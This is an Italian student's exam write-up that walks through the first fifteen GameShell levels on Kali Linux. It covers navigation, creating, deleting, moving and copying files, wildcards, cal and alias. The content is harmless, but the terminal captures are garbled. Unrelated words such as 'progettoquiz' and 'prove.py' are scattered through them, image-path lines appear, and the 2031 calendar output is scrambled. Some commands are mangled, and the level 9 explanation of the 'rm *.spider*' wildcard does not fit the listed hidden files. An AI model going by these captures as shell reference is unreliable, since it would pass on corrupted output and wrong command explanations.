

Svolgimento esame modulo M2

SACHELE

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Data: 14/11/2025

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Task 1

Familiarizzare con OS linux, shell e Command Prompt: installeremo su Kali Linux **Gameshell** per familiarizzare con i comandi linux. Nel documento troveremo immagini relative ad alcuni livelli ad una rapida guida su come superarli.

```
File: $ Obiettivi Missione
_____
| Vai in cima alla torre del castello.
|
| Comandi utili
| testino
|
| cd POSIZIONE
| Spostati alla posizione fornita.
| Nota: "cd" è una abbreviazione per "change directory".
|
| pwd
| Mostra il percorso attuale.
| Nota: "pwd" è una abbreviazione per "print working directory".
|
| ls
| Mostra una lista di posizioni che sono accessibili.
| Nota: "ls" è una abbreviazione per "list".
|
| progettoquiz
| gsh check
| Verifica che gli obiettivi della missione siano stati raggiunti.
|
| gsh reset
| Riavvia la missione dall'inizio.
|
| prove.py
| Nota
|
| Le parole in MAIUSCOLO nei comandi sono meta-variabili: devi sostituirle con dei valori appropriati (di tipo stringa).
|
| La maggior parte dei filesystem gestiscono maiuscole e minuscole in modi diversi. Verifica di essere nel percorso corretto.
|
| (*) \\
```

livello 1 - livello 2 -

```
Session Actions Edit View Help
kali@kali: ~
[mission 1] $ pwd
/home/kali/gameshell/world
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
central_Great_hall Main_building Main_tower Observatory
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor
bash: cd: First_floor: No such file or directory
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check
Congratulations, mission 1 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
| _____ |
| Use the command |
| | $ gsh help |
| | to get the list of "gsh" commands. |
| | |
| | |
[mission 2] $
```

```

first_project
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..../..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle/Main_tower
progettoquiz
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle
prove.py
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check
Congratulations, mission 2 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
| |
--+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
--+
| |
[mission 3] $ █

```

Per risolvere questi primi livelli basterà muoversi tra delle cartelle usando comandi come `pwd` `cd` ed `ls`

Livello 3 -

```

Session Actions Edit View Help
Session Actions Edit View Help
kali@kali: ~
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check
Congratulations, mission 2 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
| |
--+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
--+
| |
[mission 3] $ gsh goal
Project
└── Mission goal
    └── Go back to the starting location and then go to the throne room using only two commands.
        └── Remark
            → x123
            You may experiment with as many commands as you want, but
            to validate the mission the following conditions need to be met:
            - the second to last command takes you to the starting point;
            - the last command takes you directly to the throne room.
prove.py
└── Useful commands
    └── cd
        └── Move back to the starting location.
    └── cd LOCATION1/LOCATION2/LOCATION3
        └── Make several moves in one command.
    └── Remark
        └── UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.
[use 'gsh help' to get a list of available commands]
[mission 3] $ █

```

qui la richiesta è più specifica, per considerare valida la missione si deve tornare al punto di partenza e da lì spostarsi nella stanza del trono

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Main_building
[Filesystem]

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Library  Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Throne_room
[trash]

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check
[first project]
Congratulations, mission 3 has been successfully completed!
```

livello 4 -

Viene richiesto di creare delle nuove directory



```

(   _____
(   Home
(   mkdir DIRECTORY
(     ) Create a new directory inside the current directory.
(   Remark: "mkdir" is an abbreviation for "make directory".
(   )
(   ..... (0)___x_o_oo_oo_oo_oo_oo_oo_oo_oo_oo_oo_oo_oo_oo_o_o_o_o_oo_o=(0)
(   )
(   \V

--/Castle/Main_building/Throne_room
[mission 4] $ pwd
/home/kali/gameshell/World/Castle/Main_building/Throne_room
[Tabs]
--/Castle/Main_building/Throne_room
[mission 4] $ cd

[mission 4] $ ls
Castle Forest Garden Mountain Stall
first_project
[mission 4] $ cd forest
bash: cd: forest: No such file or directory

[mission 4] $ cd Forest
~/Forest/quiz
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ ls
Hut
~/Forest.py
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest


~/Forest/Hut
[mission 4] $ gsh check

Congratulations, mission 4 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
+-----+
| Use the command
| $ gsh help
| to get the list of "gsh" commands.
+-----+
[mission 5] $

```

si usino i comandi già citati in precedenza per orientarci (cd/ls/pwd) e il comando mkdir per creare le nuove directory richieste

Livello 5 -



viene richiesto di spostarsi in cellar ed eliminare qualcosa

```
~/Forest/Hut
[mission 5] $ pwd
/home/kali/gameshell/World/Forest/Hut

~/Forest/Hut
[mission 5] $ cd

~

[mission 5] $ ls
Castle Forest Garden Mountain Stall

~/first_project
[mission 5] $ cd Castle

~/Castle
[mission 5] $ ls
Cellar Great_hall Main_building Main_tower Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|-----+-----|
| Use the command |
| $ gsh help |
| to get the list of "gsh" commands. |
|-----+-----|
| |

~/Castle/Cellar
[mission 6] $
```

si usi il comando rm seguito dal nome del file per eliminarlo

livello 6 -

il prossimo livello richiedere di spostare dei file da una directory all'altra

```
/b\_\_/
( \_\_
 \_\_ Mission goal
 \_\_
 \_\_ _____
 \_\_ Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest.

 \_\_ Useful commands
 \_\_ _____
 \_\_ mv FILE1 FILE2 ... FILEn DIRECTORY
 \_\_ Move the files to the directory.
 \_\_ Remark: ``mv'' is an abbreviation of "move".
 \_\_
 \_\_ The ``~'' symbol is an abbreviation for the initial directory.
 \_\_ Example: wherever you are, ``~/Tavern'' denotes the directory (or file) "Tavern" in the initial directory.

/b\_\_/
( \_\_
 \_\_
```

```
~/Gardeme
[mission 6] $ ls
Flower_garden  Maze  Shed  coin_1  coin_2  coin_3

~/Garden
[mission 6] $ mv coin_1 coin_2 coin_3 .. /Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|-----+-----+
|     |   Trash
|-----+-----+
|     |   Use the command
|     |   $ gsh help
|     |   to get the list of "gsh" commands.
|-----+-----+
|-----+
|     |   first_project
|-----+
~/Garden
[mission 7] $
```

si usi il comando mv per spostare i file da una directory all'altra

livello 7 -

il livello 7 si basa sullo stesso concetto ma i file da spostare non sono subito visibili.

```
(o)=>oooooooooooooooooooooooooooooo><)=o
(
  ) Mission goal
  (
  )
  ( Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).
  )
  (
    ) Secondary objective
    (
      Trash
      ( Learn how to use the "Tab" key to go faster.
      )
      (
        ) Useful commands
        (
          ) =====
          firmProject
          ( ls -A
          ) List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)
          (
            ) Tab
            ( The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works
            ) if there is only one possible completion.
            (
              Tab+Tab
              ( Pressing tabulation twice successively shows a list of possible completions.
              )
              (
            )
            (
          )
        )
        ( )>oooooooooooooooooooooooooooooo><)=o
        prove.py
        V
```

si rendano visibili i file utilizzando il comando ls -A

```
~/Garden
[mission 7] $ ls -A
.17256_coin_2 .44511_coin_3 .60761_coin_1 Flower_garden Maze Shed
prove.py
~/Garden
[mission 7] $ mv .
./ .. .17256_coin_2 .44511_coin_3 .60761_coin_1

~/Garden
[mission 7] $ mv .
./ .. .17256_coin_2 .44511_coin_3 .60761_coin_1

~/Garden
[mission 7] $ mv .17256_coin_2 .44511_coin_3 .60761_coin_1 .. /Forest/Hut/Chest

~/Garden
[mission 7] $ gsh check

Congratulations, mission 7 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 8 -

la richiesta è quella di eliminare di nuovo tutti i ragni

```
Home
  / \ \_ ...
    Mission goal
      Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the bats.

File System
  Shell patterns
    *
      The "*" character stands in for any sequence of characters
      (including an empty sequence).
    ?
      The "?" character stands in for any single character.

Trac...
  Those wildcards can be used to denote lists of existing files / directories in the current working directory.

first_project
  For example: if the current folder contains
    file-1 Folder-1 file-14 potato
  then
    *      --> file-1 Folder-1 file-14 potato
    *1     --> file-1 Folder-1
    *0*    --> Folder-1 potato
    X*    --> error, no matching file
    *-?   --> file-1 Folder-1
  progettoquiz
    *-??  --> file-14

progettoquiz
  / \ \_ ...
    / \ \_ ...
      / \ \_ ...
        / \ \_ ...
          / \ \_ ...
            / \ \_ ...
              / \ \_ ...
                / \ \_ ...
                  / \ \_ ...
                    / \ \_ ...
                      / \ \_ ...
                        / \ \_ ...
                          / \ \_ ...
                            / \ \_ ...
                              / \ \_ ...
                                / \ \_ ...
                                  / \ \_ ...
                                    / \ \_ ...
                                      / \ \_ ...
                                        / \ \_ ...
                                          / \ \_ ...
                                            / \ \_ ...
                                              / \ \_ ...
                                                / \ \_ ...
                                                  / \ \_ ...
                                                    / \ \_ ...
                                                      / \ \_ ...
                                                        / \ \_ ...
                                                          / \ \_ ...
                                                            / \ \_ ...
                                                              / \ \_ ...
                                                                / \ \_ ...
                                                                  / \ \_ ...
                                                                    / \ \_ ...
                                                                      / \ \_ ...
                                                                        / \ \_ ...
                                                                          / \ \_ ...
                                                                            / \ \_ ...
                                                                              / \ \_ ...
                                                                                / \ \_ ...
                                                                                  / \ \_ ...
                                                                                    / \ \_ ...
                                                                                      / \ \_ ...
                                                                                      / \ \_ ...

```

```
~/Castle
[mission 8] $ ls
Cellar Great_hall Main_building Main_tower Observatory

~/Castle
[mission 8] $ cd Cellar/
~/Castle/Cellar
[mission 8] $ ls
1027_spider_12 14006_spider_9 15916_bat_5 18478_spider_42 21417_spider_7 22851_spider_8 26443_spider_6 28835_spider_19 31115_spider_34 4168_spider_14 7355_spider_10 barrel_of_apples
10934_spider_44 14584_spider_29 16454_spider_27 18985_spider_3 2147_bat_2 2438_spider_20 27498_bat_4 28846_spider_4 31307_spider_24 4174_spider_43 7535_bat_3
11035_spider_11 14834_spider_5 17222_spider_45 19020_spider_32 21047_spider_41 24529_spider_25 27745_spider_48 29746_spider_31 31648_spider_28 4272_spider_35 760_spider_47
12406_spider_30 15065_spider_2 17258_spider_26 20315_spider_18 22637_spider_46 26209_bat_1 28339_spider_23 30052_spider_13 31924_spider_15 444_spider_40 7655_spider_38
13445_spider_22 15219_spider_16 18074_spider_17 21286_spider_1 22798_spider_1 File Macchina Visualizza Inserimento Dispositivi Auto kali - < > & X spider_39 834_spider_49
```

come si può notare, i file denominati come “spider” sono molti di più e per non selezionarli singolarmente utilizziamo un comando che permette una multiselezione


```
~/Castle/Cellar
[mission 8] $

~/Castle/Cellar
[mission 8] $ rm *spider*
~/Castle/Cellar
[mission 8] $ ls
15916_bat_5 2147_bat_2 26209_bat_1 27498_bat_4 7535_bat_3 barrel_of_apples
```

l'asterisco prima e dopo indicano che il nome del file comprende “spider” preceduto e susseguito da altro

livello 9 -

la traccia è molto simile a quella precedente con una piccola differenza, i file sono nascosti




```
~/Castle/Cellar
(mission 9) $ ls -A
.10921_spider_2 .17927_spider_7 .23220_spider_37 .24799_spider_27 .27580_spider_18 .32250_spider_19 .3759_spider_21 .513_spider_50 .6125_spider_26 .8871_spider_29 15916.bat_5 barrel_of_apples
.10921_spider_6 .14142_bat_6 .18336_spider_25 .23984_spider_48 .2754_spider_24 .32663_spider_43 .374_spider_17 .4836_spider_22 .5627_spider_46 .6219_spider_33 .9224_spider_38 2147.bat_2
.12258_spider_12 .1442_spider_31 .19053_bat_11 .2298_bat_3 .25598_hat_1 .3014_spider_5 .3587_spider_8 .4351_spider_16 .5623_spider_3 .6253_spider_40 .9424_spider_34 26209_hat_1
.12274_spider_32 .15362_spider_49 .20187_spider_28 .23494_spider_1 .26802_spider_23 .30944_spider_10 .3650_spider_4 .4647_spider_13 .6036_spider_41 .6391_spider_44 .9408_spider_14 27498_hat_4
.1232_spider_9 .17699_spider_35 .21012_spider_30 .23609_spider_39 .27321_spider_45 .32051_spider_15 .3751_spider_36 .4944_spider_47 .6072_hat_5 .766_bat_2 .9756_spider_42 7535_bat_3

~/Castle/Cellar
(mission 9) $ rm *.spider*
~/Castle/Cellar
(mission 9) $ ls
15916.bat_5 2147_bat_2 26209_bat_1 27498_bat_4 7535_bat_3 barrel_of_apples
```

il comando va preceduto da un dot questa volta per far intendere al programma che si fa riferimento a dei file non visibili normalmente

livello 10 -

il livello 10 richiede di copiare dei file da una directory all'altra



```
~/Castle/Main_building/Library/Merlin_s_office/Drawer
[mission 10] $ cd
prove.py
~
[mission 10] $ pwd
/home/kali/gameshell/World

~
[mission 10] $ cd Castle
~/Castle
[mission 10] $ cd Great_hall/
~/Castle/Great_hall
[mission 10] $ ls
23085_decorative_shield  28386_suit_of_armour  65045_stag_head  standard_1  standard_2  standard_3  standard_4

~/Castle/Great_hall
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ../../Forest/Hut/Chest
cp: target '../../Forest/Hut/Chest': No such file or directory

~/Castle/Great_hall
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ../../Forest/Hut/Chest

~/Castle/Great_hall
[mission 10] $
```

una volta trovati i file richiesti, si usi il comando **cp** per **copiare** (non spostare) i file da una directory all'altra

livello 11 -

la fase 11 richiede di copiare dei file come in quella precedente

```
(proge)toquiz
/
/   Mission goal
/   =====
/   The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.
/
/   prove.py
/   Useful commands
/   =====
/   cp FILE1 FILE2 ... FILEn DIRNAME
/   Copy the files to the directory.
/   Remark: ``cp'' is an abbreviation of "copy".
/
/   Shell patterns
/   =====
/   *
/   The "*" character stands in for any sequence of characters
/   (including an empty sequence).
/
/   ?
/   The "?" character stands in for any single character.
```

la difficoltà aumenta perché i file sono di più ma possiamo utilizzare '*' come fatto in precedenza

```
~/Castle/Great_hall
[mission 11] $ cd
~
[mission 11] $ ls
Castle/ Forest/ Garden/ Mountain/ Stall/
~/Castle
[mission 11] $ cd Castle/
~/Castle
[mission 11] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/
~/Castle
[mission 11] $ cd Great_hall/
~/Castle/Great_hall
[mission 11] $ ls
10056_tapestry_03 12090_tapestry_09 2204_tapestry_10 38199_stag_head 46394_tapestry_02 59037_tapestry_07 9653_tapestry_08 standard_2 standard_4
11067_tapestry_06 12500_tapestry_01 28392_suit_of_armour 42037_tapestry_04 57008_tapestry_05 8688_decorative_shield standard_1 standard_3
~/Castle/Great_hall
[mission 11] $ cp *tapestry* ../../Forest/Hut/Chest/
~/Castle/Great_hall
[mission 11] $ gsh check
Congratulations, mission 11 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 12 -

come le consegne precedenti ma in questo caso dobbiamo aprire i file per trovare il più vecchio



The terminal shows a file system tree under the path `~/Castle/Main_tower/First_floor`. The `painting_yJjfjokq` file is displayed in a text editor, containing the following ASCII art:

```
          88Z8888
          D888$88
          88888
          88888
          88Z88
          888ZD8
          ZZ$M88D
          77MMMMMM88M
          NN877$MNNNMMM
          NNNNNNNNNNNNNN
          DDDDDDDDDNNNNNNNN8MM
          8888888DDNNNNNNNNM
          80ZZZ088DDNNNNNNM
          Z$7$Z088DNNNNM
          Z$7$Z088DNNNN
          NNZZ088DDNNNNNN
          NNNNNNNNNNNNNNNNN
```

Below the file content, the message `Ceci n'est pas un fichier` is displayed.

```
~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_yJjfjokq ../../Forest/Hut/Chest
```

```
~/Castle/Main_tower/First_floor
[mission 12] $ gsh check
```

Congratulations, mission 12 has been successfully completed!

[progress was saved in /home/kali/gameshell-save.sh]

trovato il quadro più vecchio si usi cp per copiarlo nella directory chest

livello 13 -

la traccia del tredicesimo richiede di controllare in che giorno della settimana cadrà il 05-14-2031

The terminal window shows a file system tree on the left and a text message on the right. The text message reads:

Mission goal
Nostradamus predicted a spectacular star conjunction on the 05-14-2031.
But what will the day of the week be on that date?
When you have it, run the command ``gsh check``.

Useful commands
=====

cal
Print a calendar for the current month.
first_project
cal YEAR
Print a calendar for the given year.

diamo il comando cal seguito dall'anno che ci interessa, in questo caso il 2031

```

~/Castle/Main_tower/First_floor
[mission 13] $ cal 2031
          January           February          March
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4       1  2  3  4  5  6  7  8       1  2  3  4  5  6  7  8
  5  6  7  8  9 10 11    2  3  4  5  6  7  8  9 10 11 12 13 14 15    9 10 11 12 13 14 15
12 13 14 15 16 17 18    9 10 11 12 13 14 15 16 17 18 19 20 21 22 16 17 18 19 20 21 22
19 20 21 22 23 24 25 19 20 21 22 23 24 25 16 17 18 19 20 21 22 16 17 18 19 20 21 22
26 27 28 29 30 31 23 24 25 26 27 28 23 24 25 26 27 28 29 30 31 23 24 25 26 27 28 29
                                         30 31

          April            May             June
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5       1  2  3  4  5  6  7       1  2  3  4  5  6  7
  6  7  8  9 10 11 12    4  5  6  7  8  9 10  8  9 10 11 12 13 14
13 14 15 16 17 18 19    11 12 13 14 15 16 17 15 16 17 18 19 20 21
20 21 22 23 24 25 26 18 19 20 21 22 23 24 22 23 24 25 26 27 28
27 28 29 30 25 26 27 28 29 30 31 29 30 29 30
                                         31

first_project
          July            August          September
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5       1  2  3  4  5  6       1  2  3  4  5  6
  6  7  8  9 10 11 12    3  4  5  6  7  8  9  7  8  9 10 11 12 13
13 14 15 16 17 18 19    10 11 12 13 14 15 16 14 15 16 17 18 19 20
20 21 22 23 24 25 26 17 18 19 20 21 22 23 21 22 23 24 25 26 27
27 28 29 30 24 25 26 27 28 29 30 28 29 30
                                         31

          October          November         December
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4       1  2  3  4  5  6       1  2  3  4  5  6
  5  6  7  8  9 10 11    2  3  4  5  6  7  8  7  8  9 10 11 12 13
12 13 14 15 16 17 18    9 10 11 12 13 14 15 14 15 16 17 18 19 20
19 20 21 22 23 24 25 16 17 18 19 20 21 22 21 22 23 24 25 26 27
26 27 28 29 30 31 23 24 25 26 27 28 29 28 29 30 31
                                         30

~/Castle/Main_tower/First_floor
[mission 13] $ wensday
wensday: command not found

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 05-14-2031?
  1 : Monday
  2 : Tuesday
  3 : Wednesday
  4 : Thursday
  5 : Friday
  6 : Saturday
  7 : Sunday
Your answer: 3

Congratulations, mission 13 has been successfully completed!

```

livello 14 -

viene richiesto di creare un alias per il comando ls -A

```

Mission goal
=====
Checking for hidden files is taking too long!
Create an alias "la" to run the command ``ls -A`` in order to list all files, including hidden ones, with only 2 letters.

Define the synonym
=====
la
for the command
ls -A
and check that it works as expected.
How fortunate, there is a nice rock hidden just where you are.

Useful commands
=====
alias STRING='COMMAND'
Create a synonym for a string, that will stand for a command.

```

```
~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'


~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 15 -

la richiesta qui è di creare un file di testo nella directory chest



```
~/Castle/Main_tower/First_floor
[mission 15] $ cd

~/Castle/Main_tower/First_floor
[mission 15] $ cd Forest/Hut/Chest/

~/Forest/Hut/Chest
[mission 15] $ ls
10056_tapestry_03 12090_tapestry_09 2204_tapestry_10 46394_tapestry_02 59037_tapestry_07 coin_1 coin_3 standard_1 standard_3
11067_tapestry_06 12500_tapestry_01 42037_tapestry_04 57008_tapestry_05 9653_tapestry_08 coin_2 painting_yJjfjokq standard_2 standard_4

